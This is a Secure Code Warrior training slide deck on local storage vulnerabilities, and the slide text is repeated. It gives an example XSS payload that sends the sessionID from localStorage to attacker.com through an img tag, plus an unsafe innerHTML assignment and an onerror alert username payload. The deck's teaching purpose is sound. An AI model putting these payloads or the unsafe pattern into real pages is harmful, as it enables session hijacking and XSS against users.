Local Storage
Web App Vulnerabilities
by Secure Code Warrior Limited is licensed under CC BY-ND 4.0

What is it?
Local storage, also known as web
storage, allows an application to store
key/value pairs at the client side.
There is both a persistent storage that
survives system and browser restarts
and a session storage that exists only
until the window or tab is closed.
What causes it?
An application explicitly makes use of
local storage to store data. As a result,
the storage can contain sensitive data
that could be retrieved by a cross-site
scripting attack.
What could happen?
An attacker could be able to
retrieve the entire contents of the
local storage through a cross-site
scripting attack, such as session
identifiers or personally
identifiable information.
How to prevent it?
Since the local storage is always
accessible by JavaScript and there is no
way to restrict the path, it should
simply be avoided to store sensitive
information in the local storage. In case
it is used, avoid unsafe assignments.
Local Storage
Understanding the security vulnerability

A web application makes
use of the local storage to
save bandwidth and avoid
having to retransmit a
user’s data.
Additionally, the application is
vulnerable to a cross-site scripting
injection, allowing an attacker to
retrieve the entire contents of the
local storage remotely, including
sensitive data such as session IDs.
Both scenario’s allow
an attacker to retrieve
data contained in the
local storage.
A user leaves his computer
unlocked, allowing an attacker to
view the local storage in the
browser window.
Information
leakage
localStorage.setItem(“user",user);
localStorage.setItem(“firstName",first);
localStorage.setItem(“lastName",last);
localStorage.setItem(“age",age);
localStorage.setItem(“sex",sex);
<script>document.write(
"<img src='http://attacker.com?hack=
"+localStorage.getItem(‘sessionID')+"'>");
</script>
Local Storage
Understanding the security vulnerability

The same web
application also stores
usernames for other
profiles the user visited.
A user has visited the attacker’s
profile. The user browses to a
page that shows an overview of all
users that were previously visited.
The usernames are retrieved
from local storage and directly
outputted. This results in the
attackers “username” being
executed, showing the user an
alert box.
An attacker has a specifically
crafted username that will run a
script if not properly dealt with.
XSS
visited = localStorage.getItem(
“userVisitZ");
document.getElementById("div1")
.innerHTML=visited;
localStorage.setItem(“userVisitX",userX);
localStorage.setItem(“userVisitY",userY);
localStorage.setItem(“userVisitZ",attacker);
User:
<img src=x onerror=alert(Hacked!)>
Visited users:
UserX
UserY
Hacked!
Local Storage
Realizing the impact

A local attacker could view the storage
contents directly in the user’s browser.
Unsafe assignments from local storage
could result in XSS.
An attacker could be able to retrieve the entire
contents of the local storage through XSS.

Local Storage
Preventing the mistake
Apply application-wide filters or sanitization on
assignments from local storage.
Do NOT store sensitive data in the local storage.

Secure Code Warrior - Local storage

  • 1.
    Local Storage Web AppVulnerabilities by Secure Code Warrior Limited is licensed under CC BY-ND 4.0
  • 2.
    What is it? Localstorage, also known as web storage, allows an application to store key/value pairs at the client side. There is both a persistent storage that survives system and browser restarts and a session storage that exists only until the window or tab is closed. What causes it? An application explicitly makes use of local storage to store data. As a result, the storage can contain sensitive data that could be retrieved by a cross-site scripting attack. What could happen? An attacker could be able to retrieve the entire contents of the local storage through a cross-site scripting attack, such as session identifiers or personally identifiable information. How to prevent it? Since the local storage is always accessible by JavaScript and there is no way to restrict the path, it should simply be avoided to store sensitive information in the local storage. In case it is used, avoid unsafe assignments.
  • 3.
    Local Storage Understanding thesecurity vulnerability A web application makes use of the local storage to save bandwidth and avoid having to retransmit a user’s data. Additionally, the application is vulnerable to a cross-site scripting injection, allowing an attacker to retrieve the entire contents of the local storage remotely, including sensitive data such as session IDs. Both scenario’s allow an attacker to retrieve data contained in the local storage. A user leaves his computer unlocked, allowing an attacker to view the local storage in the browser window. Information leakage localStorage.setItem(“user",user); localStorage.setItem(“firstName",first); localStorage.setItem(“lastName",last); localStorage.setItem(“age",age); localStorage.setItem(“sex",sex); <script>document.write( "<img src='http://attacker.com?hack= "+localStorage.getItem(‘sessionID')+"'>"); </script>
  • 4.
    Local Storage Understanding thesecurity vulnerability The same web application also stores usernames for other profiles the user visited. A user has visited the attacker’s profile. The user browses to a page that shows an overview of all users that were previously visited. The usernames are retrieved from local storage and directly outputted. This results in the attackers “username” being executed, showing the user an alert box. An attacker has a specifically crafted username that will run a script if not properly dealt with. XSS visited = localStorage.getItem( “userVisitZ"); document.getElementById("div1") .innerHTML=visited; localStorage.setItem(“userVisitX",userX); localStorage.setItem(“userVisitY",userY); localStorage.setItem(“userVisitZ",attacker); User: <img src=x onerror=alert(Hacked!)> Visited users: UserX UserY Hacked!
  • 5.
    Local Storage Realizing theimpact A local attacker could view the storage contents directly in the user’s browser. Unsafe assignments from local storage could result in XSS. An attacker could be able to retrieve the entire contents of the local storage through XSS.
  • 6.
    Local Storage Preventing themistake Apply application-wide filters or sanitization on assignments from local storage. Do NOT store sensitive data in the local storage.